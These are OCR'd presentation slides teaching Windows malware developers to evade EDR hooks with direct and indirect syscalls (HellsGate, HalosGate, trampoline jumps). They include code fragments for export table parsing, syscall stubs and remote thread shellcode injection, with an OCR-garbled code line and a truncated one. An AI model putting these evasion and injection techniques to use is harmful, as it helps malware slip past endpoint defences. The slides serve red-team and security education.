
Parsing the EAT

```
    // get pointers to PE headers/structures
    IMAGE_DOS_HEADER* pDosHdr = (IMAGE_DOS_HEADER*)pBaseAddr;
    IMAGE_NT_HEADERS* pNTHdr = (IMAGE_NT_HEADERS*)(pBaseAddr + pDosHdr->e_lfanew);
    IMAGE_OPTIONAL_HEADER* pOptionalHdr = &pNTHdr->OptionalHeader;
    IMAGE_DATA_DIRECTORY* pExportDataDir = (IMAGE_DATA_DIRECTORY*)(&pOptionalHdr-
>DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);
    IMAGE_EXPORT_DIRECTORY* pExportDirAddr = (IMAGE_EXPORT_DIRECTORY*)(pBaseAddr + pExportDataDir->VirtualAddress);

    // resolve addresses to Export Address Table, table of function names and table of name ordinals
    DWORD* pEAT = (DWORD*)(pBaseAddr + pExportDirAddr->AddressOfFunctions);
    DWORD* pFuncNameTbl = (DWORD*)(pBaseAddr + pExportDirAddr->AddressOfNames);
    WORD* pHintsTbl = (WORD*)(pBaseAddr + pExportDirAddr->AddressOfNameOrdinals);

    // parse through table of function names
    for (DWORD i = 0; i < pExportDirAddr->NumberOfNames; i++)
    {
        char* currentFuncName = (char*)pBaseAddr + (DWORD_PTR)pFuncNameTbl[i];

        if (strcmp("NtQueryInformationProcess"  rrentFuncName) == 0)
        {
            // found, get the function virtual address = offset (RVA) + BaseAddr
            return (pBaseAddr + (DWORD_PTR)pEAT[pHintsTbl[i]]);

        }
    }
```

HellsGate actually uses a Hash here instead of the cleartext of the syscall name

HellsGate

- 3) Extract the SSN from the stub by offset and insert it into our own assembly stubs
  - We have the functions address in NTDLL.DLL, all we need to do now is read the SSN from the known offset




```
asm(
  mov r10, rcx
  mov eax, <syscall number>
  syscall
  ret
)
```

HalosGate

- However, this fails when a syscall is hooked, as the offset to the SSN would be different then :/

https://blog.sektor7.net/#!res/2021/halosgate.md


HalosGate

- HalosGate fixes this by looking at the neighbours instead to see if they are not hooked
- Since syscalls are actually sorted* we can just increment/decrement the syscall number
- For more info, check out https://blog.sektor7.net/#!res/2021/halosgate.md

https://blog.sektor7.net/#!res/2021/halosgate.md

The problem with direct syscalls

One suspicious artifact…



The problem with direct syscalls

One suspicious artifact…

- Static analysis will show your “syscall” assembly instructions

```
eversinc33@debian:~/Documents/NimPackt-v1/output$ objdump --disassemble -M intel SeatbeltExecAssembl
yNimPackt.exe | grep -i syscall
  41349d:       0f 05                   syscall
  4134df:       0f 05                   syscall
  413701:       0f 05                   syscall
```

- Also, syscalls occuring from a module that is not NTDLL.DLL are suspicious

Indirect Syscalls via Trampolines


Trampoline Jumps

- Instead of directly calling the “syscall” instruction in our stubs, we are going to use “indirect” syscalls, by jumping to the address of a “syscall” instruction in NTDLL.DLL
  - As used in https://github.com/thefLink/RecycledGate, https://github.com/crummie5/FreshyCalls, https://github.com/eversinc33/BouncyGate and more
- This way, we
  - Have no “syscall” instruction artifacts in our malware
  - Have seemingly legit syscalls originating from NTDLL.DLL

Trampoline Jumps

- We simply look for the “syscall” instruction bytes (0x0f 0x05) and save the address

```
for (i = 0; i < SYS_STUB_SIZE; i++)
{
    if (*((PBYTE)pStub + i)     == 0x0f &&
        *((PBYTE)pStub + i + 1) == 0x05)
    {
        address = (LPVOID)((PBYTE)pStub + i);
        return address;
    }
}
```



Trampoline Jumps

```
asm(
  mov r10, rcx
  mov eax, <syscall number>
  syscall
  ret
)
```

```
asm(
    mov r10, rcx
    mov eax, <syscall number>
    mov r11, <address of syscall instruction in NTDLL>
    jmp r11
    ret
)
```

Trampoline Jumps

- Now we are clean!

```
eversinc33@debian:~/Documents/HellsGate-Trampoline$ objdump --disassemble -M intel hg.exe | grep sys
call
eversinc33@debian:~/Documents/HellsGate-Trampoline$
```

- If you want to revisit this technique: https://eversinc33.github.io/posts/avoiding-direct-syscall-instructions/

Takeaways

- Syscall implementations are no black magic
- You can create your own technique by taking an existing approach and changing something that you think can be improved
  - … get creative :)
- Syscalls are however just one part of malware development
  - For a good overview on other aspects, see @ShitSecure's AV/EDR Evasion: Packer Style talk on Prelude
- Syscalls are also not a silver bullet against EDR
  - They protect you from hooks, but e.g. Kernel Callbacks or ETW ti can be used for detection

Other projects I could not cover

… but that you should check out

- https://github.com/crummie5/FreshyCalls - indirect syscall library, syscall sorting
- https://github.com/trickster0/TartarusGate - syscall stub obfuscation
- https://github.com/jthuraisamy/SysWhispers2 - uses “syscall sorting”
- https://github.com/klezVirus/SysWhispers3 - indirect syscalls
- https://github.com/mdsecactivebreach/ParallelSyscalls - very funky technique for unhooking
- https://github.com/TheWover/DInvoke - C# Library than can, among other things, resolve syscalls for you
- And more…

Further reading

… and much love ❤️

- https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/
- https://alice.climent-pommeret.red/posts/a-syscall-journey-in-the-windows-kernel/
- https://passthehashbrowns.github.io/hiding-your-syscalls
- https://www.mdsec.co.uk/2020/12/bypassing-user-mode-hooks-and-direct-invocation-of-system-calls-for-red-teams/
- https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/

Thank you!

Intro to Syscalls for Windows Malware

[P]relude Discord

@eversinc33 - 04/12/23

Remote Thread Shellcode Injection

Example of syscall usage

```
# open process
OpenProcess(PROCESS_ALL_ACCESS, false, cast[DWORD](tProcId))

# allocate memory
VirtualAllocEx(pHandle, NULL, cast[SIZE_T](decodedPay.len), MEM_COMMIT, PAGE_EXECUTE_READ_WRITE)

# write shellcode to memory
WriteProcessMemory(pHandle, rPtr, unsafeAddr decodedPay, cast[SIZE_T](decodedPay.len), addr
bytesWritten)

# run remote thread
CreateRemoteThread(pHandle, NULL, 0, cast[LPTHREAD_S
```

Classic Windows API remote thread injection

Same remote thread injection using Syscalls

```
# open process
NtOpenProcess(&rHandle, PROCESS_ALL_ACCESS, &roa, &rcid)

# allocate memory
NtAllocateVirtualMemory(rHandle, &rBaseAddr, 0, &sc_size, MEM_COMMIT, PAGE_READWRITE_EXECUTE);

# write shellcode to memory
NtWriteVirtualMemory(rHandle, rBaseAddr, unsafeAddr decodedPay, sc_size-1, addr bytesWritten);

# run remote thread
NtCreateThreadEx(&tHandle, THREAD_ALL_ACCESS, NULL, rHandle, rBaseAddr, NULL, FALSE, 0, 0, 0, NULL)
```